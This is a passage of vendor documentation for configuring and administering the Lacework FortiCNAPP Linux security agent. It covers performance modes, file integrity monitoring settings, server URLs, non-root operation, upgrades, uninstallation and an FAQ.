  The default interval is `1m` (one minute). The interval can be specified in `ns` (nanoseconds), `us` (microseconds), `ms` (milliseconds), `s` (seconds), `m` (minutes), or `h` (hours). For example, to retrieve the tags once every 15 minutes, specify the following in the config.json file.

  ```
  “metadata_request_interval”: “15m”
  ```

- To disable the agent from retrieving tags from AWS, specify the following in the config.json file:

  ```
  “metadata_request_interval”: “0”
  ```

perfmode Property

Lite Mode

The Lacework FortiCNAPP agent supports a special mode called lite mode, which reduces CPU consumption. If your workload has a large number of connections or handles a large volume of data, it would benefit from the lite mode. In lite mode, for the same load (number of connections) the agent CPU/Memory usage is 10% less than normal.

To enable lite mode, add the following line to the config.json file:

```
"perfmode": "lite"
```

On hosts running Linux kernel v4.16 and later, lite mode uses eBPF to capture packets on interfaces. On hosts running Linux kernel versions older than v4.16, lite mode uses libpcap to capture packets on interfaces.

Lite mode does not change the effectiveness of Lacework FortiCNAPP intrusion detection.

Lite mode disables features such as FIM scan, package scan, and process scan by default. If you want to re-enable FIM scan, package scan, or process scan, enable it explicitly in the config.json file.

- To enable FIM scan, see mode Property.
- To enable package scan to scan dpkg and RPM OS packages on hosts for vulnerabilities, add the following to the config.json file:

  ```
  “packagescan”: {
        “enable”: “true”,
        “interval”: “60”
    }
  ```

The interval is in minutes.

- To enable process scan, add the following to the config.json file. For more information, see procscan Property.

```
"procscan": {
      "enable": "true"
}
```

The following are the limitations of running the agent in lite mode:

- The Lacework FortiCNAPP Console does not indicate the `perfmode` as lite, it just appears normal.
- The agent does not report UDP traffic in lite mode.
- The agent might not detect process attribution for certain local traffic (which originates and is consumed on the same machine). For example, in normal mode, if connections are terminated on an nginx server running on the host, the agent is expected to report all connections that are terminated by nginx with connection details showing `dst_pid_hash` as `pid_hash` of nginx.
- The agent does not collect the following connection metrics in lite mode:
  - SESS_COUNT_IN
  - SESS_COUNT_OUT
  - PKT_PER_SESS_COUNT_IN
  - PKT_PER_SESS_COUNT_OUT
  - BYTES_PER_PKT_COUNT_IN
  - BYTES_PER_PKT_COUNT_OUT
  - SESSTIME_PER_SESS_IN
  - SESSTIME_PER_SESS_OUT
  - RESPTIME_PER_SESS_IN
  - RESPTIME_PER_SESS_OUT
  - OUTGOING histogram
  - INCOMING histogram

eBPF Lite Mode

The Lacework FortiCNAPP agent supports a special mode called eBPF lite mode that is similar to the Lite mode.

The eBPF lite mode provides the following benefits:

- Uses less CPU and memory than the Lite mode.
- Reduces agent CPU and memory consumption on hosts that have a large number of connections.
- It does not disable features such as FIM scan, package scan, and process scan like the Lite mode.

To enable eBPF lite mode, add the following line to the config.json file:

```
"perfmode": "ebpflite"
```

The following are the limitations of running the agent in eBPF lite mode:

- The Lacework FortiCNAPP Console does not indicate the `perfmode` as eBPF lite, it just appears normal.
- The agent does not report outgoing UDP traffic.
- The agent might not detect process attribution for certain local traffic (which originates and is consumed on the same machine). For example, in normal mode, if connections are terminated on an nginx server running on the host, the agent is expected to report all connections that are terminated by nginx with connection details showing `dst_pid_hash` as `pid_hash` of nginx.
- The agent does not collect the following connection metrics:
  - SESS_COUNT_IN
  - SESS_COUNT_OUT
  - PKT_PER_SESS_COUNT_IN
  - PKT_PER_SESS_COUNT_OUT
  - BYTES_PER_PKT_COUNT_IN
  - BYTES_PER_PKT_COUNT_OUT
  - SESSTIME_PER_SESS_IN
  - SESSTIME_PER_SESS_OUT
  - RESPTIME_PER_SESS_IN
  - RESPTIME_PER_SESS_OUT
  - OUTGOING histogram
  - INCOMING histogram

Scan Mode

The Lacework FortiCNAPP agent supports a special mode called scan mode, which reduces CPU consumption. When scan mode is enabled, the agent performs host vulnerability and FIM scans only. In scan mode, the agent does not perform other activities such as network monitoring or process attribution.

To enable scan mode, add the following line to the config.json file:

```
"perfmode": "scan"
```

procscan Property

Lacework FortiCNAPP agent supports scanning processes to check if they reference any JAR files and detect potential log4j vulnerability. The `procscan` config property controls the scanning of processes.

By default, process scanning is enabled and runs every 12 hours.

If you want to disable process scanning, set it to disabled as follows:

```
"procscan": {
      "enable": "false"
 }
```

If you want to change process scanning interval, change the following property:

```
"procscan": {
      "interval": "720"
}
```

The interval is in minutes.

proxyurl Property

You can configure the Lacework FortiCNAPP agent to use a network proxy by adding proxy information to the config.json file or by creating a `https_proxy` environment variable. For more information, see Required connectivity, proxies, and certificates for agents on page 783.

```
"proxyurl":"http://Your_Proxy_Server:Your_Port"
```

Where Your_Proxy_Server is the URL for your HTTP or Socks proxy server and Your_Port is the port number of your proxy server.

If your proxy server requires a password:

```
{
  "proxyurl": "http://username:password@Your_Proxy_Server:Your_Port"
}
```

When you configure the Lacework FortiCNAPP agent in environments with http/s proxy, the agent attempts a connection through the configured proxy. If there is a failure or timeout for the connection, the agent will not be able to connect to Lacework FortiCNAPP.

serverurl Property

The Lacework FortiCNAPP agent uses a region-specific agent server URL to communicate with the Lacework FortiCNAPP platform. Lacework FortiCNAPP supports the following regions and URLs:

Region	URL
US (default)	https://api.lacework.net
US-02 (US)	https://aprodus2.agent.lacework.net
European Union (EU)	https://api.fra.lacework.net
Australia and New Zealand (ANZ)	https://auprodn1.agent.lacework.net

By default, agents use the https://api.lacework.net URL in the US region. The following example shows you how to add the `serverurl` property in the config.json file:

```
{
    "serverurl": "Your_Server_URL"
}
```

Where `Your_Server_URL` is the agent server URL for your region.

It is optional for you to configure the agent server URL even if you install the agent outside the default region. The agent automatically discovers the agent server URL for your region.

To automatically discover the agent server URL:

- The agents for which you have not configured the agent server URL will first communicate with https://api.lacework.net that is located in the US region to know the region they belong to, and then use only the region-specific URL.
- The agents for which you have configured the agent server URL will first communicate with the configured server URL to know the region they belong to.

Once the correct region is established, agents remember it and communicate only with the agent server URL for that region until you modify the URL.

tags Property

Specify name/value tags to categorize your agents, for example, identifying critical assets. For more information, see Adding agent tags on page 964.

```
"tags":
{
  "test_01": "Value_01",
  "test_02": "Value_02"
}
```

tokens Property

To connect to the Lacework FortiCNAPP Application, Lacework FortiCNAPP agents require an access token. For more information, see Managing agent access tokens on page 792.

```
"tokens": {"accesstoken": "Your_Access_Token"}
```

Where Your_Access_Token is an access token generated by Lacework FortiCNAPP.

File Integrity Monitoring (FIM) Properties

This section describes the File Integrity Monitoring (FIM) agent properties. For more information about File Integrity Monitoring, see the following topics:

- Files on page 629
- File Integrity Monitoring (FIM) FAQs on page 983

These properties must be specified within a single `fim` property as shown in the following example:

```
"fim":
{
  "filepath": ["/home/user/.ssh", "/opt/bin"],
```

```
  "fileignore": ["/etc/fstab"]
}
```

By default, Lacework FortiCNAPP monitors a set of default paths and files and excludes monitoring a set of default paths and files. You can override the default settings using the `filepath` property (to include in monitoring) and `fileignore` property (to exclude from monitoring) in the *config.json* file.

Adding a blank "`fim`" entry as shown below has no effect on the default parameters.

```
"fim":{}
```

However, no files will be monitored if you add an empty `filepath` property as shown below, and no files will be excluded from monitoring if you add an empty `fileignore` property as shown below.

```
"fim":{"filepath":[],"fileignore":[]}
```

coolingperiod Property

When you restart the agent, it runs FIM after a cooling period. This is done to prevent FIM from being run immediately after you restart the agent. The default cooling period is 60 minutes.

If you want to run FIM immediately after you restart the agent, set the cooling period to zero in the config.json file as follows:

```
"fim":{"coolingperiod":"0"}
```

filepath Property

By default, Lacework FortiCNAPP monitors a set of default paths and files. The list of default paths and files has been omitted for security reasons. Contact Fortinet Support for more information.

You can optionally override monitoring these default paths and files using the `filepath` property. For example, the following entry configures FIM to monitor only the `/home/user/foo.txt` file and all the files in the `/home/user/.ssh` and `/opt/bin` directories.

```
"fim":{"filepath": ["/home/user/foo.txt", "/home/user/.ssh", "/opt/bin"]}
```

Specifying more filepaths may temporarily increase scan time, CPU, memory, and network resource usage.

If you want to monitor an entire directory but exclude specific files in that directory, specify the directory to monitor with the `filepath` property and the files to exclude with the `fileignore` property.

The filepath property supports the * and ? wildcards.

Example for the * wildcard

The following example runs FIM for all files starting with `foo` under the `/home/user/` folder. If the folder has: `foofile1.txt`, `foofile2.log`, and `nofoofile1.txt`, FIM runs only for `foofile1.txt` and `foofile2.log`.

```
"fim":{"filepath": ["/home/user/foo*"]}
```

Example for the ? wildcard

The following example runs FIM for all files starting with `foo` and have a character followed by `file.txt` under the `/home/user/` folder. If the folder has: `foo1file.txt`, `foo2file.txt`, and `foofile.txt`, FIM runs only for `foo1file.txt` and `foo2file.txt`.

```
"fim":{"filepath": ["/home/user/foo?file.txt"]}
```

fileignore Property

By default, Lacework FortiCNAPP excludes monitoring a set of default paths and files. The list of default paths and files has been omitted for security reasons and cannot be shared.

You can optionally override these default non-monitored paths and files using the `fileignore` property. For example, the following entry configures FIM to ignore only the `/home/user/foo2.txt` file and all the files in the `/etc/fstab` folder.

```
"fim":{"fileignore": ["/etc/fstab", "/home/user/foo2.txt"]}
```

The fileignore property supports the * and ? wildcards.

runat Property

By default, Lacework FortiCNAPP runs the FIM scan at an undetermined time once per day. To control the start time of the daily FIM scan, enter the start time as HH:MM as shown in the following example.

```
"fim":{"runat": "23:50"}
```

mode Property

FIM is enabled by default on your host machine.

To disable FIM, specify the following in your config.json file:

```
"fim":{"mode": "disable"}
```

If FIM is disabled, you can enable it by doing one of the following:

- Delete the following in your config.json file:
  `"mode": "disable"`
- Change `"mode": "disable"` in your config.json file to `"mode": "enable"`.

FIM is disabled by default in AWS Fargate, but you can enable it through the config.json file. In Fargate, FIM runs after a cooling period. The default cooling period is 60 minutes. To run FIM immediately after you deploy the agent in Fargate, set the cooling period to zero in the config.json file as follows:

```
"fim":{"mode":"enable", "coolingperiod":"0"}
```

noatime Property

When the `noatime` property is set to `true`, it prevents the access timestamp (atime) from being used for metadata hash computation. The atime is the last time a file was read. This means someone used a program to display the contents of the file or read some values from it. Nothing was edited or added to the file. The data was referenced but unchanged. Metadata is one of the dimensions of hash, hash is used by the agent to determine if the file was changed. The property is set to `true` by default. To disable `noatime`, add the following property.

```
"fim":{"noatime": "false"}
```

Configure Linux Agent Using Environment Variables

Before you install the agent on a host, you can set the following environment variables to configure the agent. When you install the agent, it reads the environment variables during startup.

If you modify an environment variable while the agent is running, you must restart the agent for the changes to take effect. For more information, see Starting, stopping, or restarting the Linux agent on page 974.

You can also configure the agent using the following options:

- From the Lacework FortiCNAPP console. For more information, see Configure Linux Agent Using the Lacework FortiCNAPP Console on page 926.
- Using a `config.json` file on the host on which the agent is installed. For more information, see Configure Linux Agent Using Agent Configuration File on page 942.

See How Configuring the Agent from the Lacework FortiCNAPP Console Works on page 927 for information on how the agent applies the settings in the Lacework FortiCNAPP console, the config.json file, and the environment variables.

LaceworkAccessToken

To connect to the Lacework FortiCNAPP Application, Lacework FortiCNAPP agents require an access token. For more information, see Managing agent access tokens on page 792.

You can set the `LaceworkAccessToken` environment variable to specify the access token to be used by the agent.

```
export LaceworkAccessToken=`Your_Access_Token`
```

Where `Your_Access_Token` is an access token generated by Lacework FortiCNAPP.

LaceworkServerUrl

The agent uses a region-specific agent server URL to communicate with the Lacework FortiCNAPP server. For more information, see Specifying the agent server URL on page 961.

You can set the `LaceworkServerUrl` environment variable to specify the agent server URL to be used by the agent.

```
export LaceworkServerUrl=`Your_Server_URL`
```

Where `Your_Server_URL` is the agent server URL for your region.

LaceworkConfig

You can set the `LaceworkConfig` environment variable to specify all the agent settings.

Use the config.json file syntax in the value of the environment variable to specify the settings. For example:

- The config.json file must start and end with curly braces *{}* with commas separating each property.
- You can set the 500 millicpu as the CPU limit for the agent using the following config.json property:

```
"cpulimit":"500m"
```

- You can set 750MB as the memory limit for the agent using the following config.json property:

```
"memlimit":"750M"
```

Hence, use the following command to specify the CPU and memory limits using the `LaceworkConfig` variable.

```
export LaceworkConfig='{"cpulimit":"500m","memlimit":"750M"}'
```

For more information about config.json properties, see Configure Linux Agent Using Agent Configuration File on page 942.

Specifying the agent server URL

Agents use a region-specific agent server URL to communicate with the Lacework FortiCNAPP server. The following regions and URLs are supported:

Region	URL
US (default)	https://api.lacework.net
US-02 (US)	https://aprodus2.agent.lacework.net
European Union (EU)	https://api.fra.lacework.net
Australia and New Zealand (ANZ)	https://auprodn1.agent.lacework.net

By default, agents use the `https://api.lacework.net` URL in the US region.

- You must explicitly configure the agent server URL for the following using the instructions in Configure Agent Server URL:
  - Linux agent v6.1 and Windows agent v1.5 or earlier installed outside the default region (US)
  - Windows agents installed on Windows Server 2012 R2 and Windows Storage Server 2012 R2. For more information, see Agent Server URL for Windows Server 2012 R2 and Windows Storage Server 2012 R2.
- Starting with Linux agent v6.2 and Windows agent v1.6, it is optional for you to configure the agent server URL even if you install the agent outside the default region. The agent automatically discovers the agent server URL for your region. To automatically discover the agent server URL:
  - Linux agent v6.2 or later agents for which you have not configured the agent server URL will first communicate with https://api.lacework.net that is located in the US region to know the region they belong to, and then use only the region-specific URL.
  - Windows agent v1.6 or later agents for which you have not configured the agent server URL will first communicate with https://agent.lacework.net that is located in the US region to know the region they belong to, and then use only the region-specific URL.
  - The agents for which you have configured the agent server URL will first communicate with the configured server URL to know the region they belong to.

  Once the correct region is established, agents remember it and communicate only with the agent server URL for that region until you modify the URL.

Configure Agent Server URL

You can configure the agent server URL in the Lacework FortiCNAPP Console or in the config.json agent configuration file.

Configure Agent Server URL in the Lacework FortiCNAPP Console (For Linux Agents Only)

1. Login to the Lacework FortiCNAPP Console.
2. Go to *Settings* > *Configuration* > *Agent Tokens*.
3. Click on the row for the token that the agent is using.
   The Access Token page appears.
4. Click the *Configure* tab, then click the *Edit* icon .
5. Click *Agent administration settings*.
6. Specify the URL in the Agent server URL on page 931 field.

Configure Agent Server URL in the config.json File (For both Linux and Windows Agents)

You can configure the agent server URL using the `serverurl` property in the `config.json` file as shown below:

```
{
    "serverurl": "Your_Server_URL"
}
```

Where `Your_Server_URL` is the agent server URL for your region.

Agent Server URL for Windows Server 2012 R2 and Windows Storage Server 2012 R2

You must explicitly configure the agent server URL for Windows agents running on Windows Server 2012 R2 and Windows Storage Server 2012 R2.

Do the following to find the agent server URL to be used during installation:

1. Login to the Lacework FortiCNAPP Console.
2. Go to https://api.lacework.net/api/v1/profile/info.
   Replace `YourLacework` with your Lacework FortiCNAPP application name in the URL.
3. Search for `ENV_TYPE`.

If ENV_TYPE is	Use the following agent server URL
`"ENV_TYPE":"prodn"`	https://api.lacework.net
`"ENV_TYPE":"aprodus2"`	https://aprodus2.agent.lacework.net

If ENV_TYPE is	Use the following agent server URL
`"ENV_TYPE":"euprodn"`	https://api.fra.lacework.net
`"ENV_TYPE":"auprodn1"`	https://auprodn1.agent.lacework.net

Adding agent tags

In addition to importing AWS, Azure, and Google Cloud tags, you can add local tags to agents. Agent tags can help security teams as they provide better search and filtering capabilities. For example, you can use tags to identify critical assets and filters to review the assets or applications running on these assets. You can use native AWS tags to organize data, but a fixed AWS tag schema may already be in place, preventing the security team from making changes.

To add agent tags, you must edit the config.json file that is located in the `/var/lib/lacework/config` directory. Editing config.json on each and every server is not recommended. Fortinet Inc. recommends making changes on a test machine then verifying the results and pushing config.json using AMIs, Ansible, Chef, or a similar tool.

The tag value in the config.json file overrides the value of a tag with the same name in AWS, Azure, and Google Cloud. For example, the `Name` tag value in the config.json file overrides the value of the `Name` tag in AWS.

To add agent tags:

1. On your test machine, open config.json using your preferred text editor.

```
sudo nano /var/lib/lacework/config/config.json
```


2. Add your locally significant tags to config.json as shown in the following example. If you have previously edited your config.json, you may see more lines than indicated below.

```
{
    "tokens" : { "AccessToken" : "YourAgentAccessToken" },
    "tags": { "test_01": "Value_01", "test_02" : "Value_02"}
}
```

3. On your test machine, you can check for valid JSON using jq.

```
cat /var/lib/lacework/config/config.json | jq
{
    "tokens": {
    "AccessToken": "YourAccessToken"
},
"tags": {
    "test_01": "Value_01",
    "test_02": "Value_02"
    }
 }
```

4. Once the tag or tags appear, run a test filter in the Machines dashboard. After confirming that the tag or tags are visible and working as expected, you can distribute the new config.json file using your method of choice.



Filtering by tag also works in other dashboard. For example, you can filter by tag in the Applications dashboard, which would limit information in the Applications dashboard to those machines with the specific tag.

For the Lacework FortiCNAPP agent to be able to retrieve the EC2 instance 'Name' tag, the EC2 instance must have permission to Describe Tags. For more information, see Configuring access to tags and metadata in AWS on page 795.

Run Agent as Non-Root User

Overview

If you install agent v5.2 and later directly on the host (RPM or Debian packages), you can run the agent as a non-root user using Linux capabilities.

Existing host deployments of agents that get upgraded to v5.2 can also enable the non-root mode.

Agents running inside containers will continue to run with root user privileges and are not impacted by this feature.

Prerequisites

Before you run the agent as a non-root user:

1. Ensure that your system's kernel version is 4.3 or later. Kernel versions prior to v4.3 do not support ambient capabilities required by the agent.
2. Create a service account user called `lacework-user` without a login shell, and disable password access for the user:

```
sudo useradd -r -s /sbin/nologin lacework-user
sudo usermod -L lacework-user
```

The service account user should not have a login shell. It should be treated as a privileged user. We also recommend disabling password access for the user.

Run Agent as Non-Root User

Enable the non-root mode (`capsmode`) explicitly in the agent configuration file (config.json) as follows:

```
"privileges" : {
        "capsmode" : "enable"
}
```

`capsmode` is the mode where agent relies on the Linux capabilities to carry privileged actions instead of using the root user privileges.

The agent starts as a root user as before so there is no need to reinstall existing agents to enable this feature.

At startup, the agent switches to user `lacework-user` (default) and uses Linux capabilities for privileged actions. If your system does not meet the prerequisites, the agent continues to run as root user.

Agent Properties

When the agent switches to Linux capabilities:

- Controller process starts as root. After reading the configuration, it switches to the configured user (default is `lacework-user`). It then starts the collector as the configured user.
- After the controller pivots to the configured user, it keeps running under the user and does not switch back and forth to root.
- A set of Linux capabilities has been identified for the agent to operate. The agent will not drop any of the capabilities in the required set.
- In existing deployments where the agent is running as root, files and directories (/var/lib/lacework, /var/log/lacework) maintained by the agent are owned by root. When you run an agent as a non-root user, existing files and directories preserve their root ownership. New files and directories (such as localdb, binary during upgrade) created by the agent will be owned by the configured user (default `lacework-user`).
- You can configure a user other than `lacework-user` (default). Create the user and add it to config.json file:

```
      "privileges" : {
    "capsmode" : "enable",
    "user" : "any-user"
  }
```

- Any changes to `privileges` in the configuration file require agent restart to take effect.

Agent administration

The following provide information about Linux agent administration:

- Viewing Linux agent status on page 969
- Viewing agent versions on page 970
- Viewing Linux agent logs on page 971
- Viewing agent details on the Lacework FortiCNAPP console on page 972
- Viewing host details on the Lacework FortiCNAPP console on page 973
- Starting, stopping, or restarting the Linux agent on page 974
- Upgrading the Linux agent on page 975
- Uninstall the Linux Agent on page 976

Viewing Linux agent status

Run the following command to verify the agent process (datacollector) status:

```
sudo /var/lib/lacework/datacollector -status
```

The status can be one of the following:

Status	Agent process is...
ACTIVE	Up and running.
STARTING	Starting.
OFFLINE	Not running. This can happen if you stopped the agent process. See Starting, stopping, or restarting the Linux agent on page 974.

Viewing agent versions

To view where the agents run in your environment and what agent version are running, click *Agents* in the Lacework FortiCNAPP console. The following tables display:

Table	Displays...
Agent monitor	Hostname and IP address of the machines on which the agent is running and the version number.
Agent upgrades	Agent versions that have generated events in your environment over time.

Viewing Linux agent logs

Important log messages from an active Lacework FortiCNAPP agent are appended to the standard log file defined for services on the Linux host where the agent is running. For example, on systemd managed systems, log messages are included in *journald*. For other systems log messages are included in /var/log/syslog.

Lacework FortiCNAPP agent also maintains its own debug logs in /var/log/lacework/datacollector.log. Logs are automatically rotated and the maximum expected disk usage is 20 MB.

Viewing agent details on the Lacework FortiCNAPP console

After you successfully install and configure the agent, it displays in the Lacework FortiCNAPP console.

To view agent details on the Lacework FortiCNAPP console:

1. In the Lacework FortiCNAPP console, click *Agents*.
2. Examine the *Agent Monitor* table. All Lacework FortiCNAPP agents registered with the Lacework FortiCNAPP server appear in the agent list.
3. Identify the agent list by sorting on the *Agent OS* column. The label *Linux* indicates a Linux agent. The label *Windows* indicates a Windows agent.
4. Locate your newly installed agent. This verifies that your agent is connected to the Lacework FortiCNAPP server.
5. Click your agent hostname to view the details of the host machine running the agent.

Viewing host details on the Lacework FortiCNAPP console

After you successfully install and configure the agent, the Lacework FortiCNAPP console collects and displays information about each host machine.

To view host details on the Lacework FortiCNAPP console:

1. Go to *Resources* > *Host* > *Machines*.
2. Examine *Machine Properties*. All hosts registered with the Lacework FortiCNAPP server appear in the list.
3. In the search field, type `Linux` to filter for Linux hosts or `Windows` to filter for Windows hosts.
4. Locate the host machine running the newly installed agent. This verifies that the agent running on the host machine is registered with the Lacework FortiCNAPP server.
5. Click the hostname to open the details of the host machine running your agent.
6. Examine *Machine Tag Summary*. This displays all the tags and details for the host machine.
7. In the search field, type a specific tag you want to examine.

Starting, stopping, or restarting the Linux agent

The Lacework FortiCNAPP Linux agent service is named *datacollector*. Once installed, you can use Linux utilities like `service`, `initctl`, or `systemctl` can to manage the service. Common commands are:

```
systemctl [start | stop | restart] datacollector
```

```
service datacollector [start | stop | restart]
```

```
initctl [start | stop | restart] datacollector
```

Upgrading the Linux agent

When you upgrade the Linux agent, it is non-disruptively installed. Installation does not require a machine reboot. The agent runs some basic health checks after the upgrade completes and the previously installed agent versions stops running only after the new version fully functions. If the upgrade fails, it is automatically rolled back to the previously installed version on the host machine.

Linux agent automatic upgrade

Every few months, Fortinet qualifies a Linux agent release as a fleet upgrade release version. The latest fleet upgrade versions are available at https://packages.lacework.net/?prefix=established/RPMS/x86_64/.

By default, the Linux agent automatically upgrades when a new fleet upgrade version is available.

To upgrade to a version that is newer than the latest fleet upgrade version, use any installation method in Installing the Linux agent on page 780 to manually install the agent. For example, if the latest fleet upgrade version is v6.2.0.10049 and you want to upgrade to v6.5.0.12833, you must manually install v6.5.0.12833.

To disable automatic upgrade to a new fleet upgrade release version, add the following to your config.json file:

```
"autoupgrade": "disable"
```

To enable automatic upgrade again, delete the `"autoupgrade": "disable"` property in the config.json file or change it to:

```
"autoupgrade": "enable"
```

For improved security and to benefit from new and improved features, we recommend that you do not disable automatic upgrade of the agent.

Manual Upgrade of Linux Agent

If you have disabled automatic upgrade or want to upgrade to a version that is newer than the latest fleet upgrade version available at https://packages.lacework.net/?prefix=established/, use any of the installation methods described at Installing the Linux agent on page 780 to manually upgrade the agent.

Uninstall the Linux Agent

Uninstall the Linux Agent from a Host Machine

Lacework FortiCNAPP agents are installed as deb or rpm packages named *Lacework*. To uninstall a Lacework FortiCNAPP agent, use package-specific Linux tools like apt, dpkg (Ubuntu-based), rpm, yum (Red Hat-based), and zypper (SUSE-based) and their corresponding commands:

```
apt remove lacework
dpkg --remove lacework
rpm -e lacework
yum remove lacework
zypper remove lacework
```

You can use the following package-specific commands to remove all files, including the configuration and log files created by the agent.

```
apt purge lacework
dpkg --purge lacework
rpm -e lacework
yum remove lacework
```

Uninstall the Linux Agent on CoreOS

To uninstall on CoreOS, remove all Docker images related to Lacework FortiCNAPP agents, then manually remove directories and saved configuration files with sudo privileges using the following commands:

```
rm /etc/systemd/system/datacollector.service
rm –rf /var/log/lacework/
rm –rf /var/lib/lacework/
```

Uninstall the Linux Agent from Kubernetes

Uninstall using Helm

1. Use the following command to uninstall the agent.

   ```
   helm uninstall lacework-agent -n lacework
   ```

2. Use the following command to verify that the agent pods are not running.

   ```
   kubectl get pods --all-namespaces | grep lacework
   ```

Uninstall using the kubectl delete Command

To uninstall the agent from Kubernetes, you must remove the agent daemonset and the configmap (local config) associated with the agent.

This removes all configuration and logs related to the agent.

1. Use the following commands to uninstall the agent.

```
kubectl delete configmap lacework-config -n YourNameSpaceOrKubeSystem
kubectl delete daemonset lacework-agent -n YourNameSpaceOrKubeSystem
```

   Where *YourNameSpaceOrKubeSystem* is either your namespace or your Kubernetes system.
2. Use the following commands to verify that the agent daemonset was removed:

```
kubectl get pods --all-namespaces | grep lacework-agent
kubectl get configmap --all-namespaces | grep lacework-config
```

Uninstall the Linux Agent from Docker

If you installed the agent using systemd, follow these steps to uninstall the agent:

1. List all containers. The status should show that the datacollector container is up.

```
docker ps -a
```

2. Stop the service.

```
systemctl stop datacollector
```

3. Verify that the Lacework FortiCNAPP datacollector container has stopped. The status should show that it has exited.

```
docker ps -a | grep "lacework/datacollector"
```

4. Disable the service.

```
systemctl disable datacollector
```

5. Remove the service in systemd.

```
rm /etc/systemd/system/datacollector
rm /etc/systemd/system/datacollector/[related symlinks]
```

Linux Agent FAQs

Does the Linux agent install kernel modules?

No. The Linux agent is an user mode program that runs verifiably safe eBPF programs. Hence, it does not have the risks associated with kernel modules.

Are root privileges required for installing a Lacework FortiCNAPP agent?

Yes, you must install the Lacework FortiCNAPP agent using root privileges:

- Log in as root and run the installer.
- Run the installer with sudo. Running a command with just the `sudo` prefix invokes the command with root privileges.

During startup, the agent checks that the agent binary and configuration files are owned by root.

Does the Lacework FortiCNAPP agent have any package dependencies?

No. The Lacework FortiCNAPP agent has no package dependencies. When the Lacework FortiCNAPP agent package is installed, Lacework FortiCNAPP does not install any shared libraries. The Lacework FortiCNAPP agent is a statically linked binary that uses the following libraries:

```
linux-vdso.so.1
/lib/x86_64-linux-gnu/libdl.so.2
/lib/x86_64-linux-gnu/libpthread.so.0
/lib/x86_64-linux-gnu/libc.so.6
/lib64/ld-linux-x86-64.so.2
```

Does the Lacework FortiCNAPP agent support containers/microservices?

Yes, the Lacework FortiCNAPP agent runs in the following environments:

- **Agent runs as a Docker container** - For more information, see Deploying with Docker on page 841. For Docker containers, the Lacework FortiCNAPP agent must be run as a privileged container.
- **Agent is deployed across a Kubernetes cluster as a daemonset** - For more information, see Installing Linux agent on Kubernetes on page 880.

When an agent is installed on a node as a DaemonSet or Pod or on the node itself, the agent has container visibility of the following resources:

- Processes running on the host
- Processes running in a container that make a network connection (server or client)
- All container internal servers and processes that are listening actively on certain ports
- File Integrity Monitoring (FIM) on the host
- Host vulnerability on the host

What is the impact of the Lacework FortiCNAPP agent on CPU?

The number of connections made by the host determines the CPU impact on an individual system. However, for an average workload, Fortinet has observed CPU usage of 1-3% but the CPU usage varies depending on the number of connections. You can optionally configure a limit for agent CPU usage. For more information, see CPU limit on page 929.

Why shouldn't I install the agent on the host and also on the containers running on the host?

You must install the agent only on the host on which containers are provisioned. Installing the agent on a host and also on any containers running on the host will result in increased memory and CPU usage proportional to the number of agents installed. This may cause significant resource usage on the host and degrade general system performance.

How much disk size does the agent use on a machine?

The agent uses approximately 250 MB of disk space on a machine.

How much memory does the Lacework FortiCNAPP agent consume?

Fortinet has observed an average of 250-300 MB of memory usage, but memory usage can vary depending on the host workload, such as the number of network connections, running applications, running containers, the amount of metadata processing, etc. Lacework FortiCNAPP also has guardrails on the Lacework FortiCNAPP agent to prevent the agent from consuming an unlimited amount of memory and CPU on a host. A host is where the agent process is running, either a Docker container or as part of a Kubernetes cluster, virtual machine, or standalone machine.

You can optionally configure a limit for agent memory usage. For more information, see Memory limit on page 930.

What is the impact of the Lacework FortiCNAPP agent on network resources?

The number of network connections made by the host determines the impact on the individual system. Fortinet has observed data usage of 1-2 Kilo Bytes/sec in current deployments, which translates to around 100-150 MB per system per day of data. A system is where the agent process is running, either a Docker or Kubernetes container, virtual machine, or standalone machine.

Does the Lacework FortiCNAPP agent work in the kernel or user space?

The Lacework FortiCNAPP agent works in the user space in a passive mode. There is no dependency on IP tables, and the agent does not slow down containerized applications and network connections.

How often does the Lacework FortiCNAPP agent collect data?

Lacework FortiCNAPP is a continuous monitoring system that collects and monitors metadata of all the processes associated with a network activity. The Polygraph is computed every hour.

What happens to the data collected by the agent if it cannot connect to the Lacework FortiCNAPP platform?

The agent can buffer up to 40MB of compressed data which is the equivalent of four hours of data collected on most hosts. When the data in the buffer exceeds 40MB, the agent drops data on a first in, first out basis.

What does the Lacework FortiCNAPP agent monitor?

The Lacework FortiCNAPP agent monitors the following:

- Every process that sends UDP or TCP packets over the network or receives UDP or TCP packets (client process or server process)
- Processes in all containers
- Any process that is used to log in (if the agent detects that it has network connections)

For every process that the agent monitors, it also monitors the dependent processes. These are the dependent processes:

- Parent process of the monitored process
- Process that belongs to the process group ID of the current monitored process
- Process that belongs to the session ID of the current monitored process
- Process that traces the current monitored process (if there is one)

The agent discovers the dependent processes recursively until it detects a cycle or reaches the root of the process hierarchy.

What affects retrieving vulnerability reports?

The following factors can affect the ability to retrieve vulnerability assessment reports:

- Falling outside of the viewable timeframe
- A container registry is not integrated with Lacework FortiCNAPP

To help prevent this, consider integrating container registries with Lacework FortiCNAPP because a host running for less than 60 minutes (applicable to host vulnerability only).

How is the Linux agent updated?

By default, the Linux agent is automatically updated when a new fleet upgrade version is available. You can disable automatic updates if you want to manually update the agent. For more information, see Upgrading the Linux agent on page 975.

Does the Lacework FortiCNAPP agent have remote access?

Fortinet Inc. does not enable remote connection to our Agent. Customers will be notified of any material changes affecting agent connectivity and access.

How can I deploy the agent?

You can deploy the agent with any configuration management tool such as Chef, Puppet, Ansible, or Salt. You can also use the installation script provided by Fortinet Inc. for these configuration management tools.

For single host installations, you can also use the Installing using the install.sh script on page 801 or embed the Lacework FortiCNAPP agent in a base image or AMI.

You can also install from Debian-based (APT) and RPM-based (YUM and Zypper) repositories. For more information, see Installing the Linux agent on page 780.

Does the Lacework FortiCNAPP agent work with a proxy?

The Lacework FortiCNAPP agent supports a proxy configuration. If required, the agent can be configured to use a network proxy by adding proxy information to a configuration file or by creating an `https_proxy` environment variable. For more information about configuring a Lacework FortiCNAPP agent to use a proxy, see Required connectivity, proxies, and certificates for agents on page 783.

What Linux versions are supported by the agent?

